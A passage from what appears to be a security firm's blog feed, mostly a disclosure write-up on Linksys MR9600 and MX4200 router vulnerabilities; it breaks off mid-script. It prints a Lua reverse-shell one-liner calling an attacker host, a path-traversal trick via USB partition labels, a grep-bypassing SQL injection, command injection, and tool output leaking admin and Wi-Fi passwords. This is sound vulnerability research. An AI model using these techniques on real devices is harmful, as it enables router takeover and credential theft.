black market and makes it less attractive to steal.</p>

<p>Unfortunately, there are also cases where disloyal employees falsely
report a device as lost or stolen in order to resell or misuse it for
personal purposes.</p>

<h1 id="uefi-password-is-not-enough">UEFI password is not enough</h1>

<p>If the UEFI boot options are restricted and password-protected, at
least on Dell and HP computers, it should not be possible to boot from
external media without knowing the correct admin password.  However,
last year we demonstrated that this kind of boot protection can be
bypassed easily (<a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-059.txt">SYSS-2025-059</a>,
<a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-060.txt">SYSS-2025-060</a>).</p>

<p>Therefore, we strongly recommend to disable booting from external
media entirely.  This helps avoiding IT policy violations and enhances
both asset protection and theft deterrence.</p>

<p>A <a href="https://www.youtube.com/watch?v=oN1UZOanWEg">proof of concept video</a> demonstrating a
successful bypass of UEFI boot restrictions on a Dell laptop can be
found on our <a href="https://www.youtube.com/SySSPentestTV">SySS YouTube channel</a>.</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/oN1UZOanWEg" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div></content>
  

  </entry>

  
  <entry>
    <title>MeshHacks: Exploiting Linksys Intelligent Mesh from the Internet</title>
    <link href="https://blog.syss.com/posts/meshhacks/" rel="alternate" type="text/html" title="MeshHacks: Exploiting Linksys Intelligent Mesh from the Internet" />
    <published>2026-02-12T06:00:00+01:00</published>
  
    <updated>2026-02-25T11:42:01+01:00</updated>
  
    <id>https://blog.syss.com/posts/meshhacks/</id>
    <content src="https://blog.syss.com/posts/meshhacks/" />
    <author>
      <name>Christian Zäske</name>
    </author>


    <category term="exploit" />
    
    <category term="research" />
    
    <category term="advisory" />
    
    <category term="analysis" />
    
    <category term="mesh" />


    <summary>


      In this blog post, we describe multiple vulnerabilities we found in Linksys Wi-Fi routers, especially exploiting the “Intelligent Mesh™” functionality, which can be used to wirelessly link routers to act as a Wi-Fi mesh.


    </summary>


    <content><p>In this blog post, we describe multiple vulnerabilities we found in Linksys Wi-Fi routers, especially exploiting the “Intelligent Mesh™” functionality, which can be used to wirelessly link routers to act as a Wi-Fi mesh.</p>

<!--more-->

<h1 id="tldr">TL;DR</h1>

<p>We discovered several security vulnerabilities in the Linksys MR9600 and <a href="https://support.linksys.com/kb/article/952-en/">MX4200</a>, which reach from the exposure of sensitive information to the full compromise of the device over the internet by combining multiple vulnerabilities to develop an exploit chain. As a result, an unauthorized attacker can gain full access to the underlying operating system over the internet, even if the Intelligent Mesh™ is not used. The control over network routers gives attackers an excellent position for machine-in-the-middle attacks.</p>

<p>Because the firmware of the different Linksys products are very similar, these issues might also affect other devices as well.</p>

<h1 id="research-question">Research Question</h1>

<p>Network routers are essential components in connecting multiple networks. This reaches from the rather simple Wi-Fi router at home to routers used in large-scale company networks. In both cases, a lot of new routers from known brands have a built-in “Mesh” functionality to connect multiple access points or routers without the need of running cables to all of them. Sadly, manufacturers developed their own standards to accomplish this functionality resulting in different technologies and no intercompatibility. There is TP-Link’s “<a href="https://www.tp-link.com/de/onemesh/">OneMesh™</a>”, “<a href="https://www.asus.com/Microsite/AiMesh/EN/">AiMesh</a>” from ASUS and, as already described, “<a href="https://support.linksys.com/kb/article/331-en/">Intelligent Mesh™</a>” from Linksys.</p>

<p>Since there does not seem to be much research available about these mesh technologies, we asked ourselves: How secure are these implementations?</p>

<p>This article will describe our journey of compromising the Linksys routers and gaining valuable knowledge about the mesh technology they use.</p>

<h1 id="hardware">Hardware</h1>

<p>The following images show the hardware used in our research, the Linksys MX4200 and the Linksys MR9600.</p>

<h2 id="mx4200">MX4200</h2>

<p><img src="/assets/img/papers/meshhacks/mx4200-front.jpg" alt="Front of MX4200" width="75%" />
<em>Front of MX4200</em></p>

<p><img src="/assets/img/papers/meshhacks/mx4200-ports.jpg" alt="Ports of MX4200" width="75%" />
<em>Ports of MX4200</em></p>

<p><img src="/assets/img/papers/meshhacks/mx4200-buttons.jpg" alt="Buttons of MX4200" width="75%" />
<em>Buttons of MX4200</em></p>

<h2 id="mr9600">MR9600</h2>

<p><img src="/assets/img/papers/meshhacks/mr9600-front.jpg" alt="Front of MR9600" width="75%" />
<em>Front of MR9600</em></p>

<p><img src="/assets/img/papers/meshhacks/mr9600-ports.jpg" alt="Ports of MR9600" width="75%" />
<em>Ports of MR9600</em></p>

<h1 id="intelligent-mesh">Intelligent Mesh™</h1>

<p>To begin our investigation, we used the older MR9600 Wi-Fi router from Linksys, which got the mesh functionality, like a lot of other Linksys routers, built-in. According to Linksys, there are two different ways of connecting “Nodes” to the “Master” router: wired and wireless. For adding wireless nodes, a button in the web interface can be activated to put our master into pairing mode. Hold any other unconfigured Linksys router close by, and it will automatically become a node of the network. This sounds very user-friendly but with some experience in embedded security also very dangerous.</p>

<p>After the connection is established, the node is acting like an access point, spreading the Wi-Fi network to a greater area.</p>

<h1 id="getting-started">Getting started</h1>

<p>In order to use this functionality, we of course need two Linksys routers. But because this research was done rather spontaneously, we started with only one, the MR9600 model. As we could not observe two routers in action while performing the pairing process, we knew that quite some reverse engineering is needed in order to understand the process without a second router. But because only reverse engineering the publicly available firmware is rather theoretical and difficult without knowing which actions results in which behavior on the real devices, we first focused on getting root access to the router without looking too much at the mesh functionality.</p>

<p>It didn’t take that long until we found the first vulnerability.</p>

<h1 id="from-path-traversal-to-root-shell">From path traversal to root shell</h1>

<p>Upon investigating the firmware of the MR9600, we found several scripts for managing the SMB share the router offers when plugging in a USB drive into one of the USB ports on the back. Those where triggered when a drive is plugged in containing a supported file system, e.g. NTFS. A few lines immediately stood out which are shown in the following and where found in the file <code class="language-plaintext highlighter-rouge">/etc/init.d/service_tsmb.sh</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre><span class="k">for </span>d <span class="k">in</span> <span class="nv">$DRIVES</span>
<span class="k">do</span>
    <span class="c"># [...]</span>
    <span class="nv">usb_label</span><span class="o">=</span><span class="sb">`</span>usblabel <span class="nv">$d</span><span class="sb">`</span>
    <span class="nb">mkdir</span> <span class="nt">-p</span> <span class="s2">"</span><span class="nv">$ANON_SMB_DIR</span><span class="s2">/</span><span class="nv">$usb_label</span><span class="s2">"</span>
    <span class="nb">echo</span> <span class="s2">"mounting /tmp/</span><span class="nv">$d</span><span class="s2"> on </span><span class="nv">$ANON_SMB_DIR</span><span class="s2">/</span><span class="nv">$usb_label</span><span class="s2">"</span> <span class="o">&amp;gt;&amp;gt;</span> <span class="nv">$TMP_LOG</span>
    mount <span class="nt">-o</span> <span class="nb">umask</span><span class="o">=</span>002 <span class="s2">"/tmp/</span><span class="nv">$d</span><span class="s2">"</span> <span class="s2">"</span><span class="nv">$ANON_SMB_DIR</span><span class="s2">/</span><span class="nv">$usb_label</span><span class="s2">"</span> <span class="nt">-o</span> <span class="nb">bind
</span><span class="k">done</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">$DRIVES</code> holds a list of partitions on the USB drive and <code class="language-plaintext highlighter-rouge">$ANON_SMB_DIR</code> is set at the top of the file to <code class="language-plaintext highlighter-rouge">/tmp/anon_smb</code>. These lines iterate through all partitions on the USB drive and mount them with the name of the partition label in the directory <code class="language-plaintext highlighter-rouge">/tmp/anon_smb</code> without any sanitization. By formatting the partition on the USB drive as NTFS, the partition label can be as long as 128 Unicode characters, including <code class="language-plaintext highlighter-rouge">.</code> or <code class="language-plaintext highlighter-rouge">/</code>. If we name the partition e.g. <code class="language-plaintext highlighter-rouge">../../tmp/SySS</code>, our partition on the USB drive gets mounted on <code class="language-plaintext highlighter-rouge">/tmp/SySS</code> on the file system of the router, allowing us to mount the contents of our drive to any location we want.</p>

<p>The next step is to find a mount point where we can execute commands from. The easiest path is <code class="language-plaintext highlighter-rouge">/tmp/cron/cron.everyminute</code>, in which, as the name implies, every shell script gets executed every minute. By adding a script <code class="language-plaintext highlighter-rouge">reverse.sh</code> to our USB drive with the following content and setting the partition label to <code class="language-plaintext highlighter-rouge">../../tmp/cron/cron.everyminute</code>, we can get a reverse shell to our system:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="nb">nohup</span> /usr/bin/lua <span class="nt">-e</span> <span class="s2">"local s=require('socket');local t=assert(s.tcp());t:connect('192.168.2.57',5555);while true do local r,x=t:receive();local f=assert(io.popen(r,'r'));local b=assert(f:read('*a'));t:send(b);end;f:close();t:close();"</span>
</pre></td></tr></tbody></table></code></pre></div></div>
<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre><span class="gp">attacker@192.168.2.57:~$</span><span class="w"> </span>nc <span class="nt">-lvnp</span> 5555
<span class="go">listening on [any] 5555 ...
connect to [192.168.2.57] from (UNKNOWN) [192.168.2.1] 55058

</span><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span><span class="nb">whoami</span>
<span class="go">root
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>As you can see, our script gets executed and connects directly as the root user to our listener on the attacker system.</p>

<p>This vulnerability was reported to Linksys with the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-001.txt">SYSS-2025-001</a>.</p>

<h1 id="analyzing-the-mesh-pairing-process">Analyzing the mesh pairing process</h1>

<p>After root access to the router is established, we can continue our journey by analyzing how the mesh functions and how other devices are paired to it. After searching through the firmware, we found which script gets executed if the “Add Wireless Child Nodes” button is pressed in the web interface. Thankfully, most of the scripts that handle actions from the web interface are rather simple lua scripts, so there is no need to reverse engineer binaries (at least for now). These lua scripts execute shell scripts, mostly present in <code class="language-plaintext highlighter-rouge">/etc/init.d</code>, for handling communication to the hardware.</p>

<p>After pressing the mentioned button, quite a lot of lua scripts and functions get executed until finally the script <code class="language-plaintext highlighter-rouge">/etc/init.d/bt_auto_onboard_start.sh</code> is called. This is the main script that handles connections of new nodes for the mesh network, and as you can probably already guess by the name of the file, it uses Bluetooth!</p>

<p>Instead of diving into all this script does right away, it’s often easier to just see it in action. So the next step was to factory-reset the MR9600 by holding the reset button on the back and waiting until the router is ready to be configured again. By utilizing the “<a href="https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp">nRF Connect for Mobile</a>” Android app, we can see the Bluetooth Low Energy advertisements, the router is sending every few seconds.</p>

<p><img src="/assets/img/papers/meshhacks/nrf-connect-adv.png" alt="Bluetooth Low Energy advertisement" width="60%" />
<em>Bluetooth Low Energy advertisement</em></p>

<p>As you can see, the router sends out some flags, its name <code class="language-plaintext highlighter-rouge">Linksys</code>, some manufacturer data and a UUID, identifying the primary service the router is offering. Speaking of services, after connecting to the router using, again, the nRF Connect app, we can find the advertised service including two characteristics with very similar UUIDs.</p>

<p><img src="/assets/img/papers/meshhacks/nrf-connect-service.png" alt="Service offered by the MR9600" width="60%" />
<em>Service offered by the MR9600</em></p>

<p>The next logical step is to just clone the advertisement, service and characteristics, and see, if the router wants to connect. Thankfully, the nRF Connect app can do that with just the click of a button. After setting up the MR9600 again to be fully functional, we start advertising ourselves with the cloned advertisement and services and click the button in the web interface to add a new child node. And after around ten seconds of waiting, the MR9600 connects to the app and actually leaves some data in the characteristic with the UUID <code class="language-plaintext highlighter-rouge">00002082-8eab-46c2-b788-0e9440016fd1</code>:</p>

<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="p">[</span><span class="err">...</span><span class="p">]</span><span class="w">
</span><span class="p">{</span><span class="w">
  </span><span class="nl">"configApSsid"</span><span class="p">:</span><span class="s2">"3MvOZgYk62rhHyicrTu9QDHXD8QhOceW"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"configApPassphrase"</span><span class="p">:</span><span class="s2">"eyuaZP6RXetJiu3jyQItyVR4spEdt1bfbZXNP28eHm8SeSFRAn9BcI74h2xmbKa"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"srpLogin"</span><span class="p">:</span><span class="s2">"sZqQTToTUP"</span><span class="p">,</span><span class="w">
  </span><span class="nl">"srpPassword"</span><span class="p">:</span><span class="s2">"ovdHlC4rUTZq0frqC4nB"</span><span class="w">
</span><span class="p">}</span><span class="w">
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>That definitely looks like Wi-Fi credentials and some login data! To continue the configuration, the node has to connect to this hidden Wi-Fi network and talk to some service with those credentials. After looking through all scripts that get called when the router receives these details over Bluetooth, we finally come across two binaries: <code class="language-plaintext highlighter-rouge">/usr/sbin/sct_server</code> and <code class="language-plaintext highlighter-rouge">/usr/sbin/sct_client</code> (<code class="language-plaintext highlighter-rouge">sct</code> might stand for “smartconnecttool” or simply “smartconnect”? That is how this feature is called inside all the scripts). After gaining shell access again on our router with the previously described method, we can see <code class="language-plaintext highlighter-rouge">sct_server</code> running on port 6060:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>netstat <span class="nt">-tulpen</span> | <span class="nb">grep </span>sct_server
<span class="go">tcp    0    0 0.0.0.0:6060    0.0.0.0:*    LISTEN    31347/sct_server
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>Next step is, again ignoring possible reverse engineering of the binaries itself, to just execute the <code class="language-plaintext highlighter-rouge">sct_client</code> binary and intercept the TCP packets. Because the binary accepts an IP address as input, we start <code class="language-plaintext highlighter-rouge">socat</code> on our attacker machine and listen on port 6061 (to make our lives easier when filtering the packets in Wireshark), redirecting incoming packets back to the router to port 6060. With Wireshark running, we execute the client binary with the credentials from the Bluetooth data and observe the packets.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
</pre></td><td class="rouge-code"><pre><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>/usr/sbin/sct_client <span class="nt">--help</span>
<span class="go">Usage: sct_client [options]
</span><span class="gp">    -i, --ip &amp;lt;addr&amp;gt;</span><span class="w">                 </span>IP address of server
<span class="gp">    -p, --port &amp;lt;port&amp;gt;</span><span class="w">               </span>Port of the server
<span class="gp">    -l, --login &amp;lt;login&amp;gt;</span><span class="w">             </span>Login from credential
<span class="gp">    -w, --password &amp;lt;password&amp;gt;</span><span class="w">       </span>Password from credential
<span class="gp">    -d, --deviceid &amp;lt;device ID&amp;gt;</span><span class="w">      </span>Device Identifier
<span class="gp">    -m, --msgtype &amp;lt;msg type&amp;gt;</span><span class="w">        </span>Type of message: <span class="nb">sync</span>, update ...
<span class="go">    -v, --verbose                   Dump request data and response
    -h, --help                      Show this help

</span><span class="gp">linksys@192.168.2.1:~$</span><span class="w"> </span>/usr/sbin/sct_client <span class="nt">-i</span> 192.168.2.57 <span class="nt">-p</span> 6061 <span class="nt">-l</span> sZqQTToTUP <span class="nt">-w</span> ovdHlC4rUTZq0frqC4nB <span class="nt">-d</span> TestID
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/meshhacks/wireshark-1.png" alt="Wireshark output after staring sct_client" />
<em>Wireshark output after staring <code class="language-plaintext highlighter-rouge">sct_client</code></em></p>

<p>As Wireshark clearly shows, a TLS connection is established using TLS-SRP, a TLS standard using a username and password for securing the connection. That is the point where the additional credentials from the Bluetooth connection come into play, as these are used here for the TLS-SRP connection. But because this is a TLS connection, we cannot directly view the data that is sent usually between the <strong>devices</strong> but in this case only <strong>device</strong> as we just relayed the packets back to the same router. So what can we do?</p>

<p>Normally, TLS-SRP can be more resistant against machine-in-the-middle attacks as both sides need to know the username and password, because the encryption keys are calculated with these as a base. But once you know username and password, nothing prevents you from creating your own server which accepts a TLS-SRP connection, reads the data and forwards it to the original server by using the known username and password.</p>

<p>To eavesdrop on the connection, a small tool was created in C to talk to the OpenSSL library for setting up a server and a client. The program only accepts the TLS-SRP connection, reads the data and forwards it back to the server. After starting it and executing the same command as before, we can now see the plaintext data that is sent through the TLS connection.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre><span class="gp">attacker@192.168.2.57:~$</span><span class="w"> </span>./tlssrp-relay 6061 192.168.2.1 6060 sZqQTToTUP ovdHlC4rUTZq0frqC4nB 
<span class="go">[+] Listener started on: 0.0.0.0:6061
[*] Trying to connect to 192.168.2.1:6060
[+] Connected to 192.168.2.1:6060

[*] Waiting for connection...
[+] New connection from: 192.168.2.1:38543
[+] Client: OSCT[...]
[+] Client: {"version": "0.1", "type": "sync_request", "client_id": "FBFA9E31-BE8C-4B63-A0BE-E89F80B304EA"}
[+] Server: OSCT[...]
[+] Server: {"ADMIN": {"syscfg": [{"device::admin_password": "LinksysAdminPW"}], "sysevent": [{"config_sync::admin_password_synchronized": "1"}]}, [...]
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>The output shows that the client binary can successfully connect to our tool and sends as well as receives data. But wait. The password in the response labeled <code class="language-plaintext highlighter-rouge">device::admin_password</code> is the password we set as the password for accessing the web interface! So the next goal is clear: Get that password from our device without having root access to the router already.</p>

<h1 id="exposure-of-administrative-password">Exposure of administrative password</h1>

<p>Reaching the goal was straight forward. We developed a small python script which does the following steps:</p>

<ol>
  <li>Send Bluetooth Low Energy advertisements</li>
  <li>Accept a Bluetooth Low Energy connection and provide the previously discovered services</li>
  <li>Read the data the router writes to one of the characteristics</li>
  <li>Connect to the hidden Wi-Fi using the passphrase from the data</li>
  <li>Connect to the <code class="language-plaintext highlighter-rouge">sct_server</code> using TLS-SRP and replay the messages we saw previously in our tool</li>
  <li>Read the response and display interesting information</li>
</ol>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
</pre></td><td class="rouge-code"><pre><span class="gp">attacker@192.168.2.57:~$</span><span class="w"> </span>python meshhacks.py <span class="nt">-w</span> wlp0s20f3
<span class="go">  __  __           _     _    _            _        
 |  \/  |         | |   | |  | |          | |       
 | \  / | ___  ___| |__ | |__| | __ _  ___| | _____ 
 | |\/| |/ _ \/ __| '_ \|  __  |/ _` |/ __| |/ / __|
 | |  | |  __/\__ \ | | | |  | | (_| | (__|   &amp;lt;\__ \
 |_|  |_|\___||___/_| |_|_|  |_|\__,_|\___|_|\_\___/

 Hacking the Linksys Intelligent Mesh
 Version 1.0.0
 
                      [ Christian Zäske | SySS GmbH ]
    
[*] Initializing bluetooth...
[*] connecting to HCI...
[+] connected
[*] Turning bluetooth on...
[*] Start advertising
[+] Waiting for connection...
[+] Connection from E8:9F:80:B3:04:EA/P
[+] WRITE from E8:9F:80:B3:04:EA/P: b'\x00\x01'
[+] WRITE from E8:9F:80:B3:04:EA/P: b'\x00\x02'
[+] WRITE from E8:9F:80:B3:04:EA/P: b'\x00\x03\x01\x91'
</span><span class="gp">[+] WRITE from E8:9F:80:B3:04:EA/P: b'Host:www.linksyssmartwifi.com\nX-JNAP-Action:http://linksys.com/jnap/nodes/smartconnect/SmartConnectConfigure\nX-JNAP-Authorization:Basic YWRtaW46YWRtaW4=\nContent-Type:application/json;</span><span class="w"> </span><span class="nv">charset</span><span class="o">=</span>utf-8<span class="se">\n</span><span class="o">{</span><span class="s2">"configApSsid"</span>:<span class="s2">"3MvOZgYk62rhHyicrTu9QDHXD8QhOceW"</span>, <span class="s2">"configApPassphrase"</span>:<span class="s2">"eyuaZP6RXetJiu3jyQItyVR4spEdt1bfbZXNP28eHm8SeSFRAn9BcI74h2xmbKa"</span>, <span class="s2">"srpLogin"</span>:<span class="s2">"ZlxFkyhGCc"</span>, <span class="s2">"srpPassword"</span>:<span class="s2">"Kn3WRJ9yZWPM_1VwCrm7"</span><span class="o">}</span><span class="se">\n</span><span class="s1">'
</span><span class="go">[+] Found AccessPoint config
[*] Restoring bluetooth config
[*] Initializing wifi...
[*] Turning wifi on
[*] Trying to connect [1/5]
[+] Successfully connected
[*] Trying to connect to service
[+] Connected to service
[+] Sending sync request

[+] Congratulations! Here is your data:
Admin password: LinksysAdminPW
WiFi SSID: LinksysWIFI
WiFi Password: LinksysWIFIPW
WiFi security: wpa2-personal
WPS pin: 63091700
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>After the script is done, it shows the administrative password, as well as some Wi-Fi and WPS information. Because this is used for a mesh network, sending the Wi-Fi and WPS information is of course necessary for the node in order to be able to create the same Wi-Fi network. But clearly sending out the administrative password to anyone who knows the protocol is a security risk.</p>

<p>You might remember that we needed to click on a button in the web interface to let the MR9600 search for other devices and for that, we obviously already needed the password. But the online help shows that there is also another way of triggering the search for other devices:</p>

<p><img src="/assets/img/papers/meshhacks/manual-pairing-mode.png" alt="Adding nodes with the reset button" />
<em>Adding nodes with the reset button</em></p>

<p>This method makes the administrative password inside the data a security risk again because we can walk to the router, press the reset button five times, and the MR9600 will give us the password to access the web interface!</p>

<p>This vulnerability was reported to Linksys with the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-002.txt">SYSS-2025-002</a>.</p>

<h1 id="hacking-without-physical-access">Hacking without physical access</h1>

<p>All the described methods need physical access to the router. The USB drive needs to be plugged into the back and for getting the administrative password we need to press the button on the back. But security vulnerabilities are way cooler if we do not need the physical access and if access in the same network is enough. So we need to find another way to hack the device.</p>

<p>The <code class="language-plaintext highlighter-rouge">sct_server</code> is already a great starting point as the service is listening on port 6060 on all interfaces except the wan interface. This means, we need to find a way to get a username and password for the TLS-SRP handshake. This is where we need our reverse engineering skills and have a look at the <code class="language-plaintext highlighter-rouge">sct_server</code> binary. We use <a href="https://ghidra-sre.org/">Ghidra</a> to disassemble and decompile the binary and find the function that verifies the username and password for the connection:</p>

<p><img src="/assets/img/papers/meshhacks/ghidra-sctserver-1.png" alt="Function to verify the TLS-SRP username and password" />
<em>Function to verify the TLS-SRP username and password</em></p>

<p>Apparently, the script <code class="language-plaintext highlighter-rouge">/usr/sbin/smcdb_auth</code> is used to gather all the required parameters. It accepts the username as a parameter and returns the username, password, salt and so-called “verifier”, which is mandatory to encrypt the TLS-SRP traffic. This script queries the data from a sqlite database file and executes the following lines:</p>

<figure class="highlight"><pre><code class="language-bash" data-lang="bash"><table class="rouge-table"><tbody><tr><td class="gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="code"><pre><span class="k">if</span> <span class="o">[</span> <span class="nt">-n</span> <span class="s2">"</span><span class="nv">$ARG_LOGIN</span><span class="s2">"</span> <span class="o">]</span> <span class="o">&amp;amp;&amp;amp;</span> <span class="o">[</span> <span class="s2">"</span><span class="nv">$ARG_LOGIN</span><span class="s2">"</span> <span class="o">!=</span> <span class="s2">""</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
    if</span> <span class="o">[</span> <span class="nt">-z</span> <span class="si">$(</span><span class="nb">echo</span> <span class="nv">$ARG_LOGIN</span> | <span class="nb">grep</span> <span class="nt">-E</span> ^[A-Za-z0-9_.]+<span class="nv">$)</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
        </span><span class="nb">echo</span> <span class="s2">"[</span><span class="nv">$0</span><span class="s2">] Invalid login characters (ARG_LOGIN: </span><span class="nv">$ARG_LOGIN</span><span class="s2">)"</span> <span class="o">&amp;gt;</span> /dev/console
        <span class="nb">exit </span>1
    <span class="k">fi
fi
</span><span class="nv">SQL</span><span class="o">=</span><span class="s2">"SELECT srplogin, srppassword, salt, verifier FROM authorize WHERE srplogin='</span><span class="nv">$ARG_LOGIN</span><span class="s2">';"</span>
<span class="nv">RET</span><span class="o">=</span><span class="sb">`</span>sqlite3 <span class="s2">"</span><span class="nv">$DB</span><span class="s2">"</span> <span class="s2">"</span><span class="nv">$SQL</span><span class="s2">"</span><span class="sb">`</span>
<span class="nb">echo</span> <span class="s2">"</span><span class="nv">$RET</span><span class="s2">"</span>
</pre></td></tr></tbody></table></code></pre></figure>

<p><code class="language-plaintext highlighter-rouge">$ARG_LOGIN</code> contains the provided username, and <code class="language-plaintext highlighter-rouge">$DB</code> is the path of the sqlite database file. But running SQL statements with user-controllable values is very risky and needs proper sanitization, which is tried in lines 1-6. <code class="language-plaintext highlighter-rouge">grep</code> is used to confirm that the username matches the regular expression. If the result is empty, “invalid login characters” are used and the script terminates. But this check comes with a critical flaw: <code class="language-plaintext highlighter-rouge">grep</code> applies the regular expression on a <strong>per line</strong> bases. And by providing a username containing a <strong>line break</strong>, the <code class="language-plaintext highlighter-rouge">grep</code> command will still return something, if one of the lines contains only valid characters, as shown in the following example:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre><span class="gp">$</span><span class="w"> </span><span class="nb">echo</span> <span class="nt">-n</span> <span class="s2">"SySS"</span> | <span class="nb">grep</span> <span class="nt">-E</span> <span class="s2">"^[A-Za-z0-9_.]+$"</span>
<span class="go">SySS

</span><span class="gp">$</span><span class="w"> </span><span class="nb">echo</span> <span class="nt">-n</span> <span class="s2">"SySS';--"</span> | <span class="nb">grep</span> <span class="nt">-E</span> <span class="s2">"^[A-Za-z0-9_.]+$"</span>
<span class="go">
</span><span class="gp">$</span><span class="w"> </span><span class="nb">echo</span> <span class="nt">-n</span> <span class="s2">"SySS</span><span class="se">\n</span><span class="s2">';--"</span> | <span class="nb">grep</span> <span class="nt">-E</span> <span class="s2">"^[A-Za-z0-9_.]+$"</span>
<span class="go">SySS
</span></pre></td></tr></tbody></table></code></pre></div></div>

<p>The username itself, which is used to check the password, has a <strong>SQL injection</strong>! This is the vulnerability we were looking for!</p>

<p>With the help of our existing root shell access we can read the database file and have a look at the structure. The table <code class="language-plaintext highlighter-rouge">authorize</code> contains the following data:</p>

<p><img src="/assets/img/papers/meshhacks/srp-database.png" alt="Table authorize of the database file" />
<em>Table <code class="language-plaintext highlighter-rouge">authorize</code> of the database file</em></p>

<p>By developing another python script, which simply adds a row to the sqlite database containing an ID, device ID, username, password, salt and verifier of our choice, we can establish the TLS-SRP connection and get access to the administrative password again. And even tough TLS-SRP usernames have a maximum length of 128 characters and the length of the verifier itself is 256 characters (128 byes in hexadecimal format), we can simply use the convenience of SQL and append each character to the verifier column one by one as there is no brute-force protection or similar that would stop us from doing a lot of requests.</p>

<p>After the database is modified, we can now use our own username and password to successfully establish a connection and read the administrative password without the need of physical access.</p>

<p>This vulnerability was reported to Linksys with the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-009.txt">SYSS-2025-009</a>.</p>

<h2 id="the-missed-flaw">The missed flaw</h2>

<p>The description of the previous security vulnerability contained another critical flaw that you might already pick up. Did you see how the username is sent to the <code class="language-plaintext highlighter-rouge">/usr/sbin/smcdb_auth</code> script? It is just a command line parameter set by the <code class="language-plaintext highlighter-rouge">snprintf</code> function which only replaces <code class="language-plaintext highlighter-rouge">%s</code> with the variable <code class="language-plaintext highlighter-rouge">param_1</code>, containing the username. By very simply including a semicolon in our username and avoiding the 128-character limit, we can execute shell commands, again, without knowing any valid username or password.</p>

<p>This vulnerability is already fixed in the firmware of other models, but the latest firmware of our models, MR9600 and MX4200, both still contain this issue at time of writing.</p>

<p>This vulnerability was reported to Linksys with the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2025-010.txt">SYSS-2025-010</a>.</p>

<h1 id="from-mesh-pairing-to-command-execution">From Mesh pairing to command execution</h1>

<p>We already have got two ways to execute commands on the devices, but the <a href="#from-path-traversal-to-root-shell">first one</a> requires physical access and the <a href="#the-missed-flaw">second one</a> is already fixed in other models.</p>

<p>This is where <a href="https://github.com/e-m-b-a/emba">EMBA</a> rescues the day! EMBA is a “security analyzer for firmware of embedded devices”. You give it the firmware, it finds the vulnerabilities. After doing its magic for a couple of hours, it presents 67 usages of the <code class="language-plaintext highlighter-rouge">eval</code> command in shell scripts, running the string you give it as a command, which is very dangerous if the user can control part of that string. And one occurrence is particular interesting as there is a way to control part of that string. The file <code class="language-plaintext highlighter-rouge">/tmp/cron/cron.everyminute/offline-notifier.cron</code> contains the following lines and is executed every minute.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre><span class="nv">VARS</span><span class="o">=</span><span class="s2">"</span><span class="si">$(</span>syscfg show |
        <span class="nb">grep </span>node-off |
        <span class="nb">sed</span> <span class="nt">-r</span> <span class="s2">"s/^[^:]+:://g"</span> |
        <span class="k">while </span><span class="nb">read </span>i<span class="p">;</span> <span class="k">do
